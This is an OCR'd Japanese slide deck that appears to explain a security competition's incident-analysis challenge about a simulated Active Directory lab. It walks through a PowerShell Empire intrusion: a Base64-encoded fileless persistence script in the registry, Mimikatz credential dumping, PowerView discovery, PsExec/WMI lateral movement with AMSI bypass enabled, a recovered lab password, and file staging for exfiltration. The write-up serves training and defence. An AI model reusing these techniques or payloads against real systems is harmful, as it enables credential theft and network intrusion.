objectcategory                : CN=Computer,CN=Schema,CN=Configuration,DC=ad,DC=future-gadget,DC=lab
dscorepropagationdata         : 1/1/1601 12:00:00 AM
serviceprincipalname          : {WSMAN/ws01, WSMAN/ws01.ad.future-gadget.lab, TERMSRV/WS01,
                                TERMSRV/ws01.ad.future-gadget.lab...}
lastlogon                     : 10/15/2020 4:36:36 PM
iscriticalsystemobject        : False
usnchanged                    : 45085
useraccountcontrol            : WORKSTATION_TRUST_ACCOUNT
whencreated                   : 8/18/2020 12:04:31 PM
primarygroupid                : 515
pwdlastset                    : 8/20/2020 2:10:18 PM
msds-supportedencryptiontypes : 28
name                          : WS01
dnshostname                   : ws01.ad.future-gadget.lab
```


#2 Pre-Lateral Movement (WSO3: Persistence)

- 毎日9:00に実行されるスケジュールタスクを作成
  - レジストリ ¥HKCU¥Software¥Microsoft¥Windows¥CurrentVersion¥debug に書き込まれたデータを読み取り、Base64デコードしたスクリプトを実行（ファイルレス）
  - Initial Access で実行されるPowerShellのスクリプトとほぼ同じ

```
C:\Users\shiina>reg query HKCU\Software\Microsoft\Windows\CurrentVersion /v debug

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion
    debug    REG_SZ    SQBmACgAJABQAFMAVgBFAHIAcwBJAG8ATgBUAEEAYgBsAGUALgBQAFMAVgBl
wBFACAAMwApAHsAJAA2ADgANgA2AD0AWwByAEUAZgBdAC4AQQBzAFMAZQBtAGIAbAB5AC4ARwBFAFQAVAB5
gBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAFUAdABpAGwAcwAnACkALgAiAEcAZQBU
QBkAEcAcgBvAHUAcABQAG8AbABpAGMAeQBTAGUAdAB0AGkAbgBnAHMAJwAsACcATgAnACsAJwBvAG4AUAB1
wBJAEYAKAAkADYAOAA2ADYAKQB7ACQAMQBmAEUANwA9ACQANgA4ADYANgAuAEcAZQB0AFYAYQBMAFUAZQAc
QA3AFsAJwBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0AKQB7ACQAMQBG
wBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCACcAKwAn
QAwADsAJAAxAEYAZQA3AFsAJwBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAn
AB0AEIAbABvAGMAawBJAG4AdgBvAGMAYQB0AGkAbwBuAEwAbwBnAGcAaQBuAGcAJwBdAD0AMAB9ACQAVgBE
wAuAEcAZQBOAGUAcgBJAGMALgBEAEkAYwB0AEkAbwBOAGEAcgB5AFsAcwBUAHIAaQBuAEcALABTAFkAUwB0
gBlAFcAKAApADsAJABWAGEAbAAuAEEARABkACgAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCACcAKwAn
AApADsAJAB2AGEATAAuAEEAZABEACgAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCAGwAbwBjAGsASQBu
gBnACcALAAwACkAOwAkADEARgBlADcAWwAnAEgASwBFAFkAXwBMAE8AQwBBAEwAXwBNAEEAQwBIAEkATgBF
```


#2 Pre-Lateral Movement (WSO3: Credential Access)

- GitHubからInvoke-Mimikatz.ps1 をダウンロードしてファイルレス実行
  - shiinaのCredential (NTLMハッシュ)がゲットできた



#2 Pre-Lateral Movement (WSO3: Credential Access)

- NTLMハッシュを検索すると...
  - パスワードポリシーを満たしていても、ハッシュ検索して見つかるパスワードは良くないですね



#2 Pre-Lateral Movement (WS03: Discovery)

- PowerView: Find-LocalAdminAccess
  - 現在のユーザがローカル管理アクセス権を持っているマシンを探索

```
2020-10-15 08:07:24 :
Tasked agent to run module powershell/situational_awareness/network/powerview/find_localadmin_access

2020-10-15 08:07:28 :
Job started: 1WHR7L

2020-10-15 08:09:33 :
ws03.ad.future-gadget.lab
file01.ad.future-gadget.lab
ws01.ad.future-gadget.lab
```

#3 Lateral Movement (WS03 -> WS01)

- Invoke-PsExec
  - 管理共有を用いて、リモートのマシン（WS01）でサービス（Pretender）を実行


```
Options:

  Name              Required    Value                Description
  ----              --------    -------              -----------
  Agent             True        AHTMD1WF             Agent to run module on.
  Listener          False       http                 Listener to use.
  Obfuscate         False       False                Switch. Obfuscate the launcher
                                                     powershell code, uses the
                                                     ObfuscateCommand for obfuscation types.
                                                     For powershell only.
  ObfuscateCommand  False       Token\All\1          The Invoke-Obfuscation command to use.
                                                     Only used if Obfuscate switch is True.
                                                     For powershell only.
  AMSIBypass        False       True                 Include mattifestation's AMSI Bypass in
                                                     the stager code.
  AMSIBypass2       False       False                Include Tal Liberman's AMSI Bypass in
                                                     the stager code.
  ComputerName      True        WS01                 Host[s] to execute the stager on, comma
                                                     separated.
  ServiceName       True        Pretender            The name of the service to create.
  Command           False                            Custom command to execute on remote
                                                     hosts.
  ResultFile        False                            Name of the file to write the results to
                                                     on agent machine.
  UserAgent         False       default              User-agent string to use for the staging
                                                     request (default, none, or other).
  Proxy             False       default              Proxy to use for request (default, none,
                                                     or other).
  ProxyCreds        False       default              Proxy credentials
                                                     ([domain\]username:password) to use for
                                                     request (default, none, or other).
```

#2 Pre-Lateral Movement (WS01: Discovery, Persistence)

- WS03とほとんど同じ
  - systeminfo : OSの情報収集
  - whoami /all : 現在ログオンしているユーザ情報収集
  - ipconfig: ネットワーク情報収集
  - tasklist: 実行しているプロセスの確認
  - net user /domain: ドメインユーザの確認
  - net group /domain: ドメイングループの確認
  - net group "Domain Admins" /domain : Domain Admins の確認
  - スケジュールタスクを作成

#2 Pre-Lateral Movement (WS01: Credential Access)

- GitHubからInvoke-Mimikatz.ps1 をダウンロードしてファイルレス実行
  - okabeのCredential (NTLMハッシュ)がゲットできた



#2 Pre-Lateral Movement (WS01: Credential Access)

- 同じようにNTLMハッシュを検索

#2 Pre-Lateral Movement (WSO1: Credential Access)

- パスワードのヒントを探す
  - 企業担当者のSNSを見る
  - （SNSで公開しているような情報をパスワードに使うのはよくないですね）

#2 Pre-Lateral Movement (WSO1: Credential Access)

- パスワードのヒントを探す
  - PowerView: Get-DomainPolicy

・パスワードは最低7文字
・パスワードの複雑さを満たす必要あり

```
Unicode        : @{Unicode=yes}
SystemAccess   : @{MinimumPasswordAge=1; MaximumPasswordAge=42; MinimumPasswordLength=7; PasswordComplexity=1;
                 PasswordHistorySize=24; LockoutBadCount=0; RequireLogonToChangePassword=0;
                 ForceLogoffWhenHourExpire=0; ClearTextPassword=0; LSAAnonymousNameLookup=0}
KerberosPolicy : @{MaxTicketAge=10; MaxRenewAge=7; MaxServiceAge=600; MaxClockSkew=5; TicketValidateClient=1}
RegistryValues : @{MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=System.Object[]}
Version        : @{signature="$CHICAGO$"; Revision=1}
GroupMembership : @{*S-1-5-21-953590954-1235050912-4260368985-513__Memberof=*S-1-5-32-544;
                 *S-1-5-21-953590954-1235050912-4260368985-513__Members=}
Path           : \\ad.future-gadget.lab\sysvol\ad.future-gadget.lab\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MAC
                 HINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf
GPOName        : {31B2F340-016D-11D2-945F-00C04FB984F9}
GPODisplayName : Default Domain Policy
```

参考) Windowsのパスワードの複雑さのポリシー
https://docs.microsoft.com/ja-jp/windows/security/threat-protection/security-policy-settings/password-must-meet-complexity-requirements

#2 Pre-Lateral Movement (WS01: Credential Access)

- NTLMハッシュを計算してみる
  - パスワードは、**El_Psy_Kongr00**

```
Python 2.7.16 (default, Jun  5 2020, 22:59:21)
[GCC 4.2.1 Compatible Apple LLVM 11.0.3 (clang-1103.0.29.20) (-macos10.15-objc- on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> import hashlib,binascii
>>> hash = hashlib.new('md4', "El_Psy_Kongr00".encode('utf-16le')).digest()
>>> print binascii.hexlify(hash)
8a67e9eb9fc140ac2c4787913ff0ead9
>>>
```

#3 Lateral Movement (WS01 -> FILE01)

- Invoke-WMI
  - パスワードを使ってLateral Movement

```
Options:

  Name              Required    Value                 Description
  ----              --------    -------               -----------
  Agent             True        AHTMD1WF              Agent to run module on.
  CredID            False                             CredID from the store to use.
  ComputerName      True        FILE01                Host[s] to execute the stager on, comma
                                                      separated.
  Listener          False       http                  Listener to use.
  Command           False                             Custom command to run.
  Obfuscate         False       False                 Switch. Obfuscate the launcher
                                                      powershell code, uses the
                                                      ObfuscateCommand for obfuscation types.
                                                      For powershell only.
  ObfuscateCommand  False       Token\All\1           The Invoke-Obfuscation command to use.
                                                      Only used if Obfuscate switch is True.
                                                      For powershell only.
  AMSIBypass        False       True                  Include mattifestation's AMSI Bypass in
                                                      the stager code.
  AMSIBypass2       False       False                 Include Tal Liberman's AMSI Bypass in
                                                      the stager code.
  UserName          False       AD\okabe              [domain\]username to use to execute
                                                      command.
  Password          False       El_Psy_Kongr00        Password to use to execute command.
  UserAgent         False       default               User-agent string to use for the staging
                                                      request (default, none, or other).
  Proxy             False       default               Proxy to use for request (default, none,
                                                      or other).
  ProxyCreds        False       default               Proxy credentials
                                                      ([domain\]username:password) to use for
                                                      request (default, none, or other).
```


#4 Exfiltration (FILE01)

- ファイルサーバ内のファイルを探索して、C:¥Windows¥Temp にコピー

```
2020-10-15 08:40:30 :
Tasked agent to run shell command dir C:\Share\Develop\未来ガジェット

2020-10-15 08:40:35 :
Directory: C:\Share\Develop\未来ガジェット


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/1/2020   8:46 PM         101448 10号_びっくりメガネちゃん.odt
-a----        10/1/2020   8:46 PM          77546 1号_ピット粒子砲.odt
-a----        10/1/2020   8:46 PM          62208 2号タケコプカメラー.odt
-a----        10/1/2020   8:46 PM         129989 3号_もしかしてオラオラですかーっ.odt
-a----        10/1/2020   8:46 PM          76900 4号_モアッド・スネーク.odt
-a----        10/1/2020   8:46 PM          66049 5号_またつまらぬものを繋げてしまったby五右衛門.odt
-a----        10/1/2020   8:46 PM          46027 6号_サイリウム・セーバー.odt
-a----        10/1/2020   8:46 PM         190836 7号_攻殻機動迷彩ボール.odt
-a----        10/1/2020   8:46 PM         142681 8号_電話レンジ（仮）.odt
-a----        10/1/2020   8:46 PM          71264 9号_泣き濡れし女神の帰還.odt



..Command execution completed.

2020-10-15 08:41:36 :
Tasked agent to run shell command cmd /c copy C:\Share\Develop\未来ガジェット\8号_電話レンジ（仮）.odt C:\Windows\Temp

2020-10-15 08:41:37 :
1 file(s) copied.

..Command execution completed.
```

#7. Bonus (WS03)

- echoコマンドを実行して、メッセージを表示




Ref. MITER ATT&CK と攻撃のmapping

Tactics	Techniques	Tactics	Techniques
Initial Access	T1566.002	Discovery	T1087.001, T1087.002, T1083, T1201, T1201, T1069.002, T1057, T1082, T1016, T1033
Execution	T1059.001, T1059.003, T1106, T1053.005, T1569.002, T1204,T1204.002, T1047	Lateral Movement	T1021.002, T1570
Persistence	T1543.003, T1053.005	Collection	T1005
Privilege Escalation	T1543.003, T1078.002, T1078.003	Command and Control	T1071.001
Defense Evaision	-	Exfilstaraion	T1041
Credential Access	T1543.003	Impact	-

https://attack.mitre.org/

課題4 まとめ

課題4　採点結果（速報）


20
15
10
5
0
Q7
Q6
Q5
Q4
Q3.4
Q3.3
Q3.2
Q3.1
Q2
Q1.3
Q1.2
Q1.1
チーム名は総合結果発表まで内緒

まとめ

- 攻撃者も利用するツールによる、複数台端末への攻撃調査
  - マルウェア単体の調査とは異なる観点が求められる
- マルウェア起点ではない、ファイルレス攻撃
  - メジャーツールであるPowerShell Empireを利用
- 攻撃ツール独特の動作
  - invoke_psexecとpsexecの違い（psexecイメージをディスクに書かない）

- 課題4の問題作成にご興味のある意欲ある方、また、ご意見・ご不明点などがありましたら、お気軽にご連絡ください！
  - Slack-MWSの #cup2020 or #mwscup チャネル、DMでもOKです


Thank you for playing.
Hacking to the Gate!
...
NATALIS